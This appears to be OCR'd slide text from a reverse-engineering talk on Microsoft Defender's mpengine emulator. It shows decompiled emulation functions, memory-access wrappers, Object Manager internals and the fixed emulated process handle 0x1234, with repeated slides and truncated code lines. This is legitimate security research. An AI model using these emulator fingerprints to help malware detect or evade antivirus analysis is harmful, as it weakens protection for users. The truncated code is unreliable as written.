Native emulation functions all take parameter `pe_vars_t *`, ~½mb large struct containing entire emulation session context

Templated `Parameters` functions retrieve parameters to the function from the emulated stack




```
void __cdecl KERNEL32_DLL_GetModuleFileNameA(pe_vars_t *v)
{
  DT_context *v1; // ecx
  unsigned int v2; // eax
  src_attribute_t attr; // [esp+10h] [ebp-48h]
  CAutoVticks vticks; // [esp+24h] [ebp-34h]
  Parameters<3> arg; // [esp+30h] [ebp-28h]
  int v6; // [esp+54h] [ebp-4h]

  Parameters<3>::Parameters<3>(&arg, v);
  v1 = v->m_pDTc;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = v1;
  v6 = 0;
  v2 = set_full_filename(v, arg.m_Arg[2].val32, arg.m_Arg[1].val64);
  pe_set_return_value(v, v2);
  attr.first.numval32 = 0;
  *&attr.first.length = 0;
  *&attr.second.length = 0;
  attr.second.numval32 = 0;
  attr.attribid = 12318;
  vticks.m_vticks = 544;
  __siga_check(v, &attr);
  CAutoVticks::~CAutoVticks(&vticks);
}
```

Native Emulation Functions

Native emulation functions all take parameter `pe_vars_t *`, ~½mb large struct containing entire emulation session context

Templated `Parameters` functions retrieve parameters to the function from the emulated stack

Return values, register state, CPU tick count, etc, are managed through various functions that manipulate `pe_vars_t`




```
void __cdecl KERNEL32_DLL_GetModuleFileNameA(pe_vars_t *v)
{
  DT_context *v1; // ecx
  unsigned int v2; // eax
  src_attribute_t attr; // [esp+10h] [ebp-48h]
  CAutoVticks vticks; // [esp+24h] [ebp-34h]
  Parameters<3> arg; // [esp+30h] [ebp-28h]
  int v6; // [esp+54h] [ebp-4h]

  Parameters<3>::Parameters<3>(&arg, v);
  v1 = v->m_pDTc;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = v1;
  v6 = 0;
  v2 = set_full_filename(v, arg.m_Arg[2].val32, arg.m_Arg[1].val64);
  pe_set_return_value(v, v2);
  attr.first.numval32 = 0;
  *&attr.first.length = 0;
  *&attr.second.length = 0;
  attr.second.numval32 = 0;
  attr.attribid = 12318;
  vticks.m_vticks = 544;
  __siga_check(v, &attr);
  CAutoVticks::~CAutoVticks(&vticks);
}
```


Interacting With Virtual Memory

`mmap` functions allow access to the emulated memory space

Interface similar to Unicorn Engine and other similar tools



```
__mmap_ex@<eax>(pe_vars_t *v@<ecx>, unsigned int size@<edx>, unsigned __int64 addr, unsigned int rights)
```




```
buffer = __mmap_ex(v, arg.m_Arg[2].val32, arg.m_Arg[1].val64, 0x40000000u);
```


Interacting With Virtual Memory

`mmap` functions allow access to the emulated memory space

Interface similar to Unicorn Engine and other similar tools




```
__mmap_ex@<eax>(pe_vars_t *v@<ecx>, unsigned int size@<edx>, unsigned __int64 addr, unsigned int rights)
```



```
buffer = __mmap_ex(v, arg.m_Arg[2].val32, arg.m_Arg[1].val64, 0x40000000u);
```

Wrapper functions around these functions make common operations easier




```
pem_probe_for_write(pe_vars_t *,unsigned __int64,ulong)
pem_read_buffer(pe_vars_t *,unsigned __int64,ulong,uchar *)
pem_read_byte(pe_vars_t *,unsigned __int64,uchar &)
pem_read_dword(pe_vars_t *,unsigned __int64,ulong &)
pem_read_qword(pe_vars_t *,unsigned __int64,unsigned __int64 &)
pem_read_word(pe_vars_t *,unsigned __int64,ushort &)
pem_write_buffer(pe_vars_t *,unsigned __int64,ulong,uchar const *)
pem_write_byte(pe_vars_t *,unsigned __int64,uchar)
pem_write_dword(pe_vars_t *,unsigned __int64,ulong)
pem_write_qword(pe_vars_t *,unsigned __int64,unsigne
pem_write_word(pe_vars_t *,unsigned __int64,ushort)
```

```
char __usercall pem_read_dword@<al>(pe_vars_t *v@<ecx>
{
  char *mappedBuffer; // eax

  mappedBuffer = __mmap_ex(v, 4u, addr, 0x40000000u);
  if ( !mappedBuffer )
    return 0;
  *value = *mappedBuffer;
```

```
WideVirtualString::~WideVirtualString(void)
WideVirtualString::`scalar deleting destructor'(uint)
WideVirtualString::WideVirtualString(pe_vars_t *,unsigned __int64,ulong)
VirtualString::~VirtualString(void)
VirtualString::`scalar deleting destructor'(uint)
VirtualString::VirtualString(pe_vars_t *,unsigned __int64,ulong)
```

Windows Emulation & Environment


1. Usermode Environment
2. Usermode Code
3. User-Kernel Interaction
4. Kernel Internals
5. AV Instrumentation



Windows Kernel Emulation


Windows kernel facilities are emulated with native code

- Object Manager
- Process management
- File system
- Registry
- Synchronization primitives



Object Manager

- The Object Manager is an essential part of the Windows Executive - provides kernel mode resource management - processes, files, registry keys, mutexes, etc
- Defender supports 5 types of objects: File, Thread, Event, Mutant (Mutex), Semaphore
- Manages system state during emulation that is persistent between native emulation API calls



```
ObjectManager::Impl::ProcessObjects::getObjectForInde...
ObjectManager::Impl::ProcessObjects::newIndex(ulong,...
ObjectManager::Impl::ProcessObjects::setObjectForInde...
ObjectManager::Impl::ProcessObjects::setObjectForInde...
ObjectManager::Impl::ProcessObjects::setObjectForInde...
ObjectManager::Impl::ProcessObjects::~ProcessObjects(...
ObjectManager::Impl::`scalar deleting destructor'(uint)
ObjectManager::Impl::handleToIndex(void *,uint &)
ObjectManager::Impl::newObject<ObjectManager::Mut...
ObjectManager::Impl::newObject<ObjectManager::Obj...
ObjectManager::Impl::newObject<ObjectManager::Sem...
ObjectManager::Impl::newObject<ObjectManager::Thre...
ObjectManager::MutantObject::MutantObject(uint)
ObjectManager::MutantObject::abandonIfOwnerIs(uint)
ObjectManager::MutantObject::autoLowerSignal(uint)
ObjectManager::MutantObject::hasSignalled(uint)
ObjectManager::MutantObject::isOwnedBy(uint)
ObjectManager::MutantObject::lowerSignal(uint)
ObjectManager::MutantObject::raiseSignal(uint)
ObjectManager::MutantObject::waitCount(void)
ObjectManager::Object::`scalar deleting destructor'(uint)
ObjectManager::Object::hasSignalled(uint)
ObjectManager::Object::isDeleteable(void)
ObjectManager::Object::lowerSignal(uint)
ObjectManager::Object::postDecOpenCount(void)
ObjectManager::Object::preIncOpenCount(void)
ObjectManager::Object::raiseSignal(uint)
ObjectManager::ObjectManager(void)
ObjectManager::SemaphoreObject::autoLowerSignal(uint)
ObjectManager::SemaphoreObject::hasSignalled(uint)
ObjectManager::SemaphoreObject::release(long)
ObjectManager::ThreadObject::`vector deleting destruct...
ObjectManager::`scalar deleting destructor'(uint)
ObjectManager::abandonMutants(uint)
ObjectManager::deleteHandle(ulong,void *)
ObjectManager::duplicateObject(ulong,void *,ulong)
```

Object Manager Types


5 types of object:

1. File
2. Thread
3. Event
4. Mutant (Mutex)
5. Semaphore

Objects are stored in a map, tracked by pid and handle

Objects identify themselves by C++ virtual method call, RTTI is used to cast from `ObjectManager::Object` to specific subclasses


Stored in memory as C++ objects




```
dt mpengine!ObjectManager::Object
 +0x0 __VFN_table        : Ptr32
 +0x4 m_openCount        : Uint4B
 +0x8 m_isPersistent     : Bool
 +0x9 m_canDelete        : Bool
 +0xa m_signal           : Bool
```

```
dt mpengine!ObjectManager::FileObject
 +0x0   __VFN_table        : Ptr32
 +0x4   m_openCount        : Uint4B
 +0x8   m_isPersistent     : Bool
 +0x9   m_canDelete        : Bool
 +0xa   m_signal           : Bool
 +0xc   m_fileHandle     : Uint4B
 +0x10  m_accessMode     : Uint4B
 +0x14  m_shareAccess    : Uint4B
 +0x18  m_cursor         : Uint4B
```

```
dt mpengine!ObjectManager::MutantObject
 +0x0   __VFN_table        : Ptr32
 +0x4   m_openCount        : Uint4B
 +0x8   m_isPersistent     : Bool
 +0x9   m_canDelete        : Bool
 +0xa   m_signal           : Bool
 +0xc    m_ownerThrdId: Uint4B
 +0x10  m_isAbandoned: Uint4B
 +0x14  m_waitCount   : Uint4B
```



```
ObjectManager::FileObject *__stdcall ObjectManager::getFileObjec
{
  ObjectManager::Object *v3; // eax
  ObjectManager::Object *v4; // edi
  ObjectManager::FileObject *result; // eax

  v3 = ObjectManager::getObject(pid, fileHndl);
  v4 = v3;
  if ( v3 && (*v3->vfptr->gap4)(v3) == 1
    result = __RTDynamicCast(
               v4,
               0,
               &ObjectManager::Object `RTTI Type Descriptor',
               &ObjectManager::FileObject `RTTI Type Descriptor'
               0);
  else
    result = 0;
  return result;
}
```




```
ObjectManager::EventObject *__stdcall ObjectManager::getEventObject(unsigned
{
  ObjectManager::Object *v3; // eax
  ObjectManager::Object *v4; // edi
  ObjectManager::EventObject *result; // eax

  v3 = ObjectManager::getObject(pid, evHndl);
  v4 = v3;
  if ( v3 && (*v3->vfptr->gap4)(v3) == 3
    result = __RTDynamicCast(
               v4,
               0,
               &ObjectManager::Object `RTTI Type Descriptor',
               &ObjectManager::EventObject `RTTI Type Descriptor',
               0);
  else
    result = 0;
  return result;
}
```

Object Manager Integration


The Object Manager manages persistent system state during an emulation session

NTDLL_DLL_NtOpenMutantWorker



```
newObj = ObjectManager::openObject(v->objMgr, v->pe_pid, name, ObjType_Mutant, &objExists + 1);
LOBYTE(v14) = 2;
std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::_Tid
  &v12,
  1,
  0);
if ( newObj == -1 )
{
  pe_set_return_value(v, (HIBYTE(objExists) == 0 ? STATUS_NO_SUCH_FILE : STATUS_OBJECT_TYPE_MISMATCH));
}
```

NTDLL_DLL_NtSetInformationFileWorker




```
fileObject = ObjectManager::getFileObject(objMgr, pe_pid, arg.m_Arg[0].val32);
if ( !fileObject )
{
  status = STATUS_INVALID_HANDLE;
  goto LABEL_13;
}
```

Object Manager Integration


The Object Manager manages persistent system state during an emulation session

Current process handle is emulated as `0x1234`




```
void __cdecl KERNEL32_DLL_GetCurrentProcess(pe_vars_t *v)
{
  pe_set_return_value(v, 0x1234ui64);
  v->m_pDTc->m_vticks64 += 32i64;
}
```

`NTDLL_DLL_NtOpenMutantWorker`




```
